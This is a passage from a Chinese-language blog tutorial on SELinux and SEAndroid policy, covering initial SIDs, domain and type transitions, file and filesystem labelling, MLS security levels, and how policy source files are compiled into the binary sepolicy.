- initial_sids：定义了 LSM 初始化时相关的信息。SID 是 SELinux 中一个概念，全称是 Security Identifier。SID 其实类似 SContext 的 key 值。因为在实际运行时，如果老是去比较字符串（还记得吗，SContext 是字符串）会严重影响效率。所以 SELinux 会用 SID 来匹配某个 SContext。
- initial_sid_context：为这些 SID 设置最初的 SContext 信息。

来看这两个文件的内容：

[external/sepolicy/initial_sids 和 initial_sid_context]

```
#先看 initial_sids

sid kernel   #sid 是关键词，用于定义一个 sid

sid security

sid unlabeled

sid fs

sid file

sid file_labels

sid init

......

#再来看 initial_sid_context

sid kernel u:r:kernel:s0     #将 initial_sids 中定义的 sid 和初始的 SContext 关联起来

sid security u:object_r:kernel:s0

sid unlabeled u:object_r:unlabeled:s0

sid fs u:object_r:labeledfs:s0
```

```
sid file u:object_r:unlabeled:s0

sid file_labels u:object_r:unlabeled:s0

sid init u:object_r:unlabeled:s0
```

提示：sid 的细节需要查看 LSM 的实现。此处不拟深究它。另外，这两个文件也是和 Kernel 紧密相关的，所以一般不用修改它们。

（2） Domain/Type Transition 和宏

SEAndroid 中，init 进程的 SContext 为 u:r:init:s0，而 init 创建的子进程显然不会也不可能拥有和 init 进程一样的 SContext（否则根据 TE，这些子进程也就在 MAC 层面上有了和 init 一样的权限）。那么这些子进程的 SContext 是怎么被打上和其父进程不一样的 SContext 呢？

SELinux 中，上述问题被称为 Domain Transtition，即某个进程的 Domain 切换到一个更合适的 Domain 中去。Domain Transition 也是需要我们在安全策略文件中来配置的，而且有相关的关键词，来看例子 7。

[例子 7-1]

```
#先要使用 type_transition 语句告诉 SELinux

#type_transition 的完整格式为：

# type_transition source_type target_type : class default_type;

#对 Domain Transition 而言有如下例子：

type_transition init_t apache_exec_t : process apache_t;
```

上面这个例子的解释如下，请读者务必仔细：

- 当 **init_t** Domain 中的进程执行 type 为 **apache_exec_t** 类型的可执行文件（fork 并 execv）时，其 class（此处是 process）所属 Domain（对 process 而言，肯定是指 Domain）需要切换到 **apache_t** 域。

明白了吗？要做 DT，肯定需要先 fork 一个子进程，然后通过 execv 打开一个新的可执行文件，从而进入变成那个可执行文件对应的活物！所以，在 type_transition 语句中，target_type 往往是那个可执行文件（死物）的 type。default_type 则表示 execv 执行后，这个活物默认的 Domain。另外，对 DT 来说，class 一定会是 process。

请注意，DT 属于 Labeling 一部分，但这个事情还没完。因为打标签也需要相关权限。所以，上述 type_transition 不过是开了一个头而已，要真正实施成功这个 DT，还需要下面至少三个 allow 语句配合：

[例子 7-2]

```
#首先，你得让 init_t 域中的进程能够执行 type 为 apache_exec_t 的文件

allow init_t apache_exec_t : file execute;

#然后，你还得告诉 SELiux，允许 init_t 做 DT 切换以进入 apache_t 域

allow init_t apache_t : process transition;

#最后，你还得告诉 SELinux，切换入口（对应为 entrypoint 权限）为执行 apache_exec_t 类型

#的文件

allow apache_t apache_exec_t : file entrypoint;
```

为什么会需要上述多达三个权限呢？这是因为在 Kernel 中，从 fork 到 execv 一共设置了三处 Security 检查点，所以需要三个权限。

提示：读者不必纠结这个了，按照规范做就完了。不过...，这导致我们写 TE 文件时候会比较麻烦啊！

确实比较麻烦，不过 SELinux 支持宏，这样我们可以定义一个宏语句把上述 4 个步骤全部包含进来。在 SEAndroid 中，系统定义的宏全在 te_macros 文件中，其中和 DT 相关的宏定义如下：

[external/sepolicy/te_macros]

```
#定义 domain_trans 宏。$1,$2 等等代表宏的第一个，第二个....参数

define(`domain_trans', `

# SEAndroid 在上述三个最小权限上，还添加了自己的一些权限

allow $1 $2:file { getattr open read execute };

allow $1 $3:process transition;

allow $3 $2:file { entrypoint read execute };

allow $3 $1:process sigchld;

dontaudit $1 $3:process noatsecure;

allow $1 $3:process { siginh rlimitinh };

')

#定义 domain_auto_trans 宏，这个宏才是我们在 te 中直接使用的

#以例子 7 而言，该宏的用法是：

#domain_auto_trans(init_t, apache_exec_t, apache_t)

define(`domain_auto_trans', `
```

```
# 先 allow 相关权限

domain_trans($1,$2,$3)

# 然后设置 type_transition

type_transition $1 $2:process $3;

')
```

在 external/sepolicy/init_shell.te 中就有上述宏的用法：

```
./init_shell.te:4:domain_auto_trans(init, shell_exec, init_shell)
```

除了 DT 外，还有针对 Type 的 Transition。举个例子，假设目录 A 的 SContext 为 u:r:dir_a，那么默认情况下在该目录下创建的文件都具有 u:r:dir_a 这个 SContext。所以我们也要针对死得东西进行打标签。

和 DT 类似，TT 的语句也是 type_transition，而且要顺利完成 Transition，也需要申请相关权限。废话不再多说，我们直接看 te_macros 是怎么定义 TT 所需要的宏的：

[external/sepolicy/te_macros]

```
# 定义 file_type_trans(domain, dir_type, file_type)宏

#
```

```
define(`file_type_trans', `

# ra_dir_perms 是一个宏，由 global_macros 文件定义，其值为：

#define(`ra_dir_perms', `{ r_dir_perms add_name write }')

allow $1 $2:dir ra_dir_perms;

# create_file_perms 也是一个宏，定义在 global_macros 文件中，其值为：

# define(`create_file_perms', `{ create setattr rw_file_perms

#                                link_file_perms }')

#而 r_dir_perms=define(`r_dir_perms', `{ open getattr read search ioctl }

allow $1 $3:notdevfile_class_set create_file_perms;

allow $1 $3:dir create_dir_perms;

')



# 定义 file_type_auto_trans(domain, dir_type, file_type)宏

#该宏的含义是：当 domain 域中的进程在某个 Type 为 dir_type 的目录中创建文件时，该文件的

#SContext 应该是 file_type
```

```
define(`file_type_auto_trans', `
file_type_trans($1, $2, $3)
type_transition $1 $2:dir $3;
#notdevfile_class_set 也是一个宏，由 global_macros 文件定义，其值为
# define(`notdevfile_class_set', `{ file lnk_file sock_file fifo_file }')
type_transition $1 $2:notdevfile_class_set $3;
')
```

WoW，SEAndroid 太这两个宏定义太复杂了，来看看官方文档中的最小声明是什么：

[例子 8]

```
type_transition acct_t var_log_t:file wtmp_t;
allow acct_t var_log_t:dir { read getattr lock search ioctl
                                                    add_name remove_name write };
allow acct_t wtmp_t:file { create open getattr setattr read
                                                write append rename link unlink ioctl lock };
```

在 SEAndroid 的 app.te 中，有如下 TT 设置：

```
./app.te:86:file_type_auto_trans(appdomain, download_file, download_file)
```

DT 和 TT 就介绍到这，翻来覆去就这么点东西，多看几遍就“柜”（用柜字，打一成语，参考 2014 年中国首次猜谜大会）了

=======未完，待续========

http://blog.csdn.net/innost/article/details/19299937

深入理解 SELinux SEAndroid 第二部分

接第一部分的内容（http://blog.csdn.net/innost/article/details/19299937）。

今天公司年会，哥高兴，所以发布第二部。SELinux/SEAndroid 一共分三部分。第一和第二部分是 SELinux 的基础知识，第三部分是 SEAndroid 的工作源码分析。

3） File/File System 打 label

前面一节中，读者见识到了 DT 和 TT。不过这些描述的都是 Transition，即从某种 Type 或 Domain 进入另外一种 Type 或 Domain，而上述内容并没有介绍最初的 Type 怎么来。在 SELinux 中，对与 File 相关的死货（比“死东西”少些一个字）还有一些特殊的语句。

直接看 SEAndroid 中的文件吧。

[external/sepolicy/file_contexts]

```
#从 file_contexts 这个文件名也可看出，该文件描述了死货的 SContext

#果然：SEAndroid 多各种预先存在的文件，目录等都设置了初始的 SContext

#注意下面这些*,?号，代表通配符

/dev(/.*)?                u:object_r:device:s0

/dev/akm8973.*                u:object_r:akm_device:s0

/dev/accelerometer        u:object_r:accelerometer_device:s0

/dev/alarm                u:object_r:alarm_device:s0

/dev/android_adb.*        u:object_r:adb_device:s0
```

```
/dev/ashmem               u:object_r:ashmem_device:s0

/dev/audio.*               u:object_r:audio_device:s0

/dev/binder               u:object_r:binder_device:s0

/dev/block(/.*)?       u:object_r:block_device:s0

......

#注意下面的--号，SELinux 中类似的符号还有：

# ‘-b’ - Block Device ‘-c’ - Character Device

# ‘-d’ - Directory ‘-p’ - Named Pipe

# ‘-l’ - Symbolic Link ‘-s’ - Socket

# ‘--’ - Ordinary file

/system(/.*)?              u:object_r:system_file:s0

/system/bin/ash              u:object_r:shell_exec:s0

/system/bin/mksh       u:object_r:shell_exec:s0

/system/bin/sh               --       u:object_r:shell_exec:s0

/system/bin/run-as       --       u:object_r:runas_exec:s0
```

```
/system/bin/app_process       u:object_r:zygote_exec:s0

/system/bin/servicemanager       u:object_r:servicemanager_exec:s0

/system/bin/surfaceflinger       u:object_r:surfaceflinger_exec:s0

/system/bin/drmserver       u:object_r:drmserver_exec:s0
```

上面的内容很简单，下面来个面生的：

[external/sepolicy/fs_use]

```
#fs_use 中的 fs 代表 file system.fs_use 文件描述了 SELinux 的 labeling 信息

#在不同文件系统时的处理方式

#对于常规的文件系统，SContext 信息存储在文件节点（inode）的属性中，系统可通过 getattr

#函数读取 inode 中的 SContext 信息。对于这种 labeling 方式，SELinux 定义了

#fs_use_xattr 关键词。这种 SContext 是永远性得保存在文件系统中

fs_use_xattr yaffs2 u:object_r:labeledfs:s0;

fs_use_xattr jffs2 u:object_r:labeledfs:s0;

fs_use_xattr ext2 u:object_r:labeledfs:s0;

fs_use_xattr ext3 u:object_r:labeledfs:s0;
```

```
fs_use_xattr ext4 u:object_r:labeledfs:s0;

fs_use_xattr xfs u:object_r:labeledfs:s0;

fs_use_xattr btrfs u:object_r:labeledfs:s0;



#对于虚拟文件系统，即 Linux 系统运行过程中创建的 VFS，则使用 fs_use_task 关键字描述

#目前也仅有 pipefs 和 sockfs 两种 VFS 格式

fs_use_task pipefs u:object_r:pipefs:s0;

fs_use_task sockfs u:object_r:sockfs:s0;



#还没完，还有一个 fs_use_trans，它也是用于 Virtual File System，但根据 SELinux 官方

#描述，好像这些 VFS 是针对 pseudo terminal 和临时对象。在具体 labeling 的时候，会根据

#fs_use_trans 以及 TT 的规则来来决定最终的 SContext

#我们以下面这个例子为例：

fs_use_trans devpts u:object_r:devpts:s0;

#假设还有一条 TT 语句
```

```
#type_transition sysadm_t devpts : chr_file sysadm_devpts_t:s0;

#表示当 sysadm_t 的进程在 Type 为 devpts 下创建一个 chr_file 时，其 SContext 将是

#sysadm_devpts_t:s0。如果没有这一条 TT，则将使用 fs_use_trans 设置的 SContext：

#u:object_r:devpts:s0 注意，和前面的 TT 比起来，这里并不是以目录为参考对象，而是

#以 FileSystem 为参考对象

fs_use_trans tmpfs u:object_r:tmpfs:s0;

fs_use_trans devtmpfs u:object_r:device:s0;

fs_use_trans shm u:object_r:shm:s0;

fs_use_trans mqueue u:object_r:mqueue:s0;
```

到此，我们介绍了 fs_use_xattr，fs_use_task 和 fs_use_trans，那么这三种打标签的方法是否涵盖了所有情况呢？答案肯定是否，因为我们还有一个兄弟没出场呢。

[external/sepolicy/genfs_context]


```
#genfs 中的 gen 为 generalized 之意，即上述三种情况之外的死货，就需要使用 genfscon

#关键词来打 labeling 了。一般就是/目录，proc 目录，sysfs 等
```

```
genfscon rootfs / u:object_r:rootfs:s0

genfscon proc / u:object_r:proc:s0

genfscon proc /net/xt_qtaguid/ctrl u:object_r:qtaguid_proc:s0

.....
```

到此，绝大部分能想到的死货怎么打标签就介绍完了。

（4） 给网络数据包/端口打标签

不过，从知识完整性角度看，还有对网络数据包打标签的工作，这也是 SELinux 新增的功能。不过，它涉及到与 iptables 相关的工作，所以笔者也不想过多讨论。在 SEAndroid 中，selinux-network.sh 脚本就是来干这个事情的，其内容如图 4 所示：



```
#!/system/bin/sh

IPTABLES="/system/bin/iptables"

#$IPTABLES -t security -A INPUT -i wlan0 -j SECMARK --selctx u:object_r:packet:s0
#$IPTABLES -t security -A INPUT -i lo -j SECMARK --selctx u:object_r:lo_packet:s0
#$IPTABLES -t security -A INPUT -i ppp0 -j SECMARK --selctx u:object_r:ppp0_packet:s0
#$IPTABLES -t security -A INPUT -i ppp1 -j SECMARK --selctx u:object_r:ppp1_packet:s0
#$IPTABLES -t security -A INPUT -i ppp2 -j SECMARK --selctx u:object_r:ppp2_packet:s0
#$IPTABLES -t security -A INPUT -i ppp3 -j SECMARK --selctx u:object_r:ppp3_packet:s0

#$IPTABLES -t security -A OUTPUT -o wlan0 -j SECMARK --selctx u:object_r:packet:s0
#$IPTABLES -t security -A OUTPUT -o lo -j SECMARK --selctx u:object_r:lo_packet:s0
#$IPTABLES -t security -A OUTPUT -o ppp0 -j SECMARK --selctx u:object_r:ppp0_packet:s0
#$IPTABLES -t security -A OUTPUT -o ppp1 -j SECMARK --selctx u:object_r:ppp1_packet:s0
#$IPTABLES -t security -A OUTPUT -o ppp2 -j SECMARK --selctx u:object_r:ppp2_packet:s0
#$IPTABLES -t security -A OUTPUT -o ppp3 -j SECMARK --selctx u:object_r:ppp3_packet:s0
```

图 4 网络数据包打标签

由图 4 可以看出，SEAndroid 暂时也没放开网络数据包打标签的功能。"-j SECMARK --selctx SContext"是 iptables（需要支持 SELinux 功能）新增选项，用来给各种数据包也打上标签。

除了数据包外，还可以给端口打标签，这是由 portcon 关键词来完成的。此处不再详述，读者有个概念即可。

2.3 Security Level 和 MLS

（1） Security Level

上文介绍的 TE，RBAC 基本满足了“平等社会”条件下的权限管理，但它无法反映现实社会中等级的概念。为此，SELinux 又添加了一种新的权限管理方法，即 Multi-Lever Security，多等级安全。多等级安全信息也被添加到 SContext 中。所以，在 MLS 启用的情况下（注意，你可以控制 SELinux 启用用 MLS 还是不启用 MLS），完整的 SContext 由

- MLS 未启用前：user_u:role_r:type_t。
- MLS 启用后，user:role:type:sensitivity[:category,...]- sensitivity [:category,...]。

看，MLS 启用后，SContext type 后面的字段变得非常复杂，看着有些头晕（至少笔者初学它时是这样的）。下面马上来解释它。

[Security-level 解析]

```
|-->low security level<--| -   |-->high security level<--|

sensitivity[:category,...]   - sensitivity [:category,...]
```

上述字符串由三部分组成：

- low security level：表明当前 SContext 所对应的东西（活的或死的）的当前（也就是最小）安全级别。
- 连字符“-”，表示 range
- high security level：表明当前 SContext 所对应的东西（活的或死的）的最高可能获得的安全级别（英文叫 clearance，不知道笔者的中文解释是否正确）。

security level 由两部分组成，先来看第一部分由 sensitivity 关键字定义的 sensitivity，其用法见如下例子：

[例子 9]

```
#用 sensitivity 定义一个 sens_id，alias 指定别名。

sensitivity sens_id alias alias_id [ alias_id ];

#比如：

sensitivity s0 alias unclassified

sensitivity s1 alias seceret

sensitivity s2 alias top-seceret
```

```
.....

#Question：从 alias 看，似乎 so 的级别<s1 的级别<s2 的级别。但是

#alias 并不是 sensitivity 的必要选项，而且名字可以任取。

#在 SELinux 中，真正设置 sensitivity 级别的是由下面这个关键词表示

dominance {s0 s1 s2.....sn}

#在上述 dominance 语句中，括号内最左边的 s0 级别最低，依次递增，直到最右边的 sn 级别最高
```

再来看 security level 第二部分，即 category 关键字及用法，如例 10 所示：

[例子 10]

```
#category cat_id alias alias_id;

#比如：

category c0

category c1 #等

#category 和 sensitivity 不同，它定义的是类别，类别之间是没有层级关系的。比如，

#小说可以是一中 cagetory，政府公文是另外一种 category，
```

SEAndroid 中：

- sensitivity 只定义了 s0
- category 定义了从 c0 到 c1023，共 1024 个 category。

senstivity 和 category 一起组成了一个 security level（以后简称 SLevel），SLevel 由关键字 level 声明，如下例所示：

[例子 11]

```
#level sens_id [ :category_id ];

#注意，SLevel 可以没有 category_id。看一个例子：

#sensitivity 为 s0，category 从 c0，c1,c2 一直到 c255，注意其中的.号

level s0:c0.c255;

#没有 category_id，如：

level s0
```

和 Role 类似，SL1 和 SL2 之间的关系有：

- dom：如果 SL1 dom SL2 的话，则 SL1 的 sensitivity >= SL2 的 senstivity，SL1 的 category 包含 SL2 的 category(即 Category of SL1 是 Category of SL2 的超集)。

```
例如：

SL1="s2:c0.c5" dom SL2="s0:c2,c3"
```

- domby：和 dom 相反。
- eq：sensitivity 相等，category 相同。
- incomp：不可比。sensitivity 不可比，category 也不可比。

现在回过头来看 SContext，其完整格式为：

```
user:role:type:sensitivity[:category,...]- sensitivity [:category,...]

#前面例子中，我们看到 Android 中，SContext 有：

u:r:init:s0 #在这种 case 中，Low SLevel 等于 High SLevel，而且 SLevel 没有包含 Category
```

好了，知道了 SLevel 后，下面来看看它如何在 MAC 中发挥自己的力量。和 constrain 类似，MLS 在其基础上添加了一个功能更强大的 mlsconstrain 关键字。

（2） mlsconstrain 和 no read down/write up

mlsconstrain 语法和 constrain 一样一样的：

```
mlsconstrain class perm_set expression;
```

和 constrain 不一样的是，expression 除了 u1,u2,r1,r2,t1,t2 外还新增了：

- l1,l2：小写的 L。l1 表示源的 low senstivity level。l2 表示 target 的 low sensitivity。
- h1,h2：小写的 H。h1 表示源的 high senstivity level。h2 表示 target 的 high sensitivity。
- l 和 h 的关系，包括 dom,domby,eq 和 incomp。

mlsconstrain 只是一个 Policy 语法，那么我们应该如何充分利用它来体现多层级安全管理呢？来看图 5。




图 5　MLS 的作用

MLS 在安全策略上有一个形象的描述叫 no write down 和 no read up：

- 高级别的东西不能往低级别的东西里边写数据：这样可能导致高级别的数据泄露到低级别中。如图 4 中，Process 的级别是 Confidential，它可以往同级别的 File B 中读写数据，但是只能往高级别的 File A(级别是 Secret)里边写东西。

- 高级别的东西只能从低级别的东西里边读数据：比如 Process 可以从 File C 和 File D 中读数据，但是不能往 File C 和 File D 上写数据。

反过来说：

1 低级别的东西只能往高级别的东西里边写数据

-----我和小伙伴们解释这一条的时候，小伙伴惊呆了，我也惊呆了。他们的想法是”低级别往高级别里写，岂不是把数据破坏了？“。晕！这里讨论的是泄不泄密的问题，不是讨论数据被破坏的事情。破坏就破坏了，只要没泄密就完了。

2 低级别的东西不能从高级别的东西那边读数据

（3） MLS in SEAndroid

再来看看 SEAndroid 中的 MLS：

- 首先，系统中只有一个 sensitivity level，即 s0。
- 系统中有 1024 个 category，从 c0 到 c1023。

读者通过 mmm external/sepolicy --just-print 可以打印出 sepolicy 的 makefile 执行情况，其中有这样的内容：

```
#m4 用来处理 Policy 文件中的宏

m4 -D mls_num_sens=1 -D mls_num_cats=1024
```

在 external/sepolicy/mls 文件中有：

[external/sepolicy/mls]

```
#SEAndroid 定义的两个和 MLS 相关的宏，位于 mls_macro 文件中

gen_sens(mls_num_sens)    #mls_num_sens=1

gen_cats(mls_num_cats)    #mls_num_cats=1024

#下面这个宏生成 SLevel

gen_levels(mls_num_sens,mls_num_cats)
```

没必要解释上面的宏了，最终的 policy.conf 中（2.4 节将介绍它是怎么来的），我们可以看到：

[out/target/product/generic/obj/ETC/sepolicy_intermediates/policy.conf]

```
sensitivity s0;

dominance { s0   }
```

```
category c0;

......#目前能告诉大家的是，policy.conf 文件中，宏，attribute 等都会被一一处理喔！

category c1023;

level s0:c0.c1023; #定义 SLevel

#SEAndroid 中，mls_systemlow 宏取值为 s0

#mls_systemhigh 宏取值为 s0:c0.c1023

user u roles { r } level s0 range s0 - s0:c0.c1023; #定义 u
```

最后，来看一下 mlsconstain 的例子：

[例子 12]

```
mlsconstrain dir search

(( l1 dom l2 ) or

(( t1 == mlsfilereadtoclr ) and ( h1 dom l2 )) or

( t1 == mlsfileread ) or

( t2 == mlstrustedobject ));
```

```
#上述标粗体的都是 attribute
```

不解释！

2.4 编译安全策略文件

到此，SELinux Policy 语言中的基本要素都讲解完毕，相信读者对着真实的策略文件再仔细研究下就能彻底搞明白。

不过，我们前面反复提到的安全策略文件到底是什么？我们前面看到的例子似乎都是文本文件，难道就它们是安全策略文件吗？

拿个例子说事，来看图 6 中 Android 的策略文件：

图 6　Android 策略文件

Android 中，SELinux 的安全策略文件如图 6 所示。这么多文件，如何处理呢？来看图 7：




图 7　SElinux 安全配置文件生成

由图 7 可知：

- 左边一列代表安全配置的源文件。也即是大家在图 6 中看到的各种 te 文件，还有一些特殊的文件，例如前文提到的 initial_sid，initial_sid_contexts，access_vectors、fs_use,genfs_contexts 等。在这些文件中，我们要改的一般也是针对 TE 文件，其他文件由于和 kernel 内部的 LSM 等模块相关，所以除了厂家定制外，我们很难有机会去修改。

- 这些文件都是文本文件，它们会被组合到一起（图 7 中是用 cat 命令，不同平台处理方法不相同，但大致意思就是要把这些源文件的内容搞到一起去）。
- 搞到一起后的文件中有使用宏的地方，这时要利用 m4 命令对这些宏进行拓展。m4 命令处理完后得到的文件叫 policy.conf。前面我们也见过这个文件了，它是所有安全策略源文件的集合，宏也被替换。所以，读者可以通过 policy.conf 文件查看整个系统的安全配置情况，而不用到图 6 中那一堆文件中去找来找去的。
- policy.conf 文件最终要被 checkpolicy 命令处理。该命令要检查 neverallow 是否被违背，语法是否正确等。最后，checkpolicy 会将 policy.conf 打包生成一个二进制文件。在 SEAndroid 中，该文件叫 sepolicy，而在 Linux 发行版本上，一般叫 policy.26 等名字。26 表示 SELinux 的版本号。
- 最后，我们再把这个 sepolicy 文件传递到 kernel LSM 中，整个安全策略配置就算完成。

提示：请读者务必将上述步骤搞清楚。

图 8 所示为 SEAndroid 中 sepolicy makefile 的执行情况：

图 8　sepolicy makefile 执行情况

看明白了吗？

提示：

想知道如何打印 make 命令的执行情况？请使用“**--just-print**”选项

进阶阅读：

1）上述做法是将所有源文件打包生成一个单一的安全策略文件，这种方式叫 Monolithic policy。显然，在什么都模块化的今天，这种方式虽然用得最多，但还是比较土。SELinux 还支持另外一种所谓的模块化 Policy。这种 Policy 分 Base Policy 和 Module Policy 两个。BasePolicy 为基础，先加载，然后可以根据情况动态加载 Module Policy 目前 SEAndroid 还没有该功能，不过以后可能会支持。相信有了它，开发定制企业级安全管理系统就更方便些。

2） 安全策略源文件非常多。基本上，我们都会在一个参考源文件上进行相应修改，而不会完全从头到尾都自己写。所以，在发行版上有一个 Reference Policy，里边

涵盖了普适的，常用的策略。很明显，AOSP 4.4 中的 sepolicy 也提供了针对 Android

平台的 Reference Policy

2.5 拓展讨论

最后，作为拓展讨论，我们来看看 SELinux 作为一套复杂的系统安全模块增强，其实现架构如图 9 所示：




图 9　SELinux Component 组成

其中：

- Subject：代表发起操作的对象，一般是 Process。SELinux 需要检查 Subject 是否满足权限要求
- Object Manager：管理着 Object 及相应的 SContext。OM 将向 Access Vector Cache 查询所要求的操作是否有权限。
- AVC 主要起一个加速的作用，它将缓存一些权限检查的结果。当相同的权限检查请求过来时，直接从 AVC 中返回所缓存的结果。
- 如果 AVC 没有这条权限检查的结果，那么它将向 Security Server 去查询。SS 内部保存有 SePolicy，它可以根据 SEPolicy 计算出权限检查的结果。

图 9 中所示的 SELinux Component 可以：

- 上述这些模块全部运行在 Kernel 中，它们也是 LSM SElinux 的核心模块。
- OM 和 AVC 可以存在于 UserSpace 中，这种 case 叫 SELinux aware 的 application。说白了，就是一个使用 SELinux 的安全监管系统。在 Android 中，Kernel 和 Userspace 的 SELinux 都使用了。对于 userspace 的 SELinux 相关 app 来说，需要使用开源动态库 libselinux。在 Android 平台中，该库位于 external/libselinux。

Userspace 的 SElinux APP 也会和 Kernel 中的 LSM Selinux 交互，所以不能在没有 Kernel SELinux 的系统中单独使用 SELinux app。

图 10 展示了一个完整的 SELinux 系统结构：

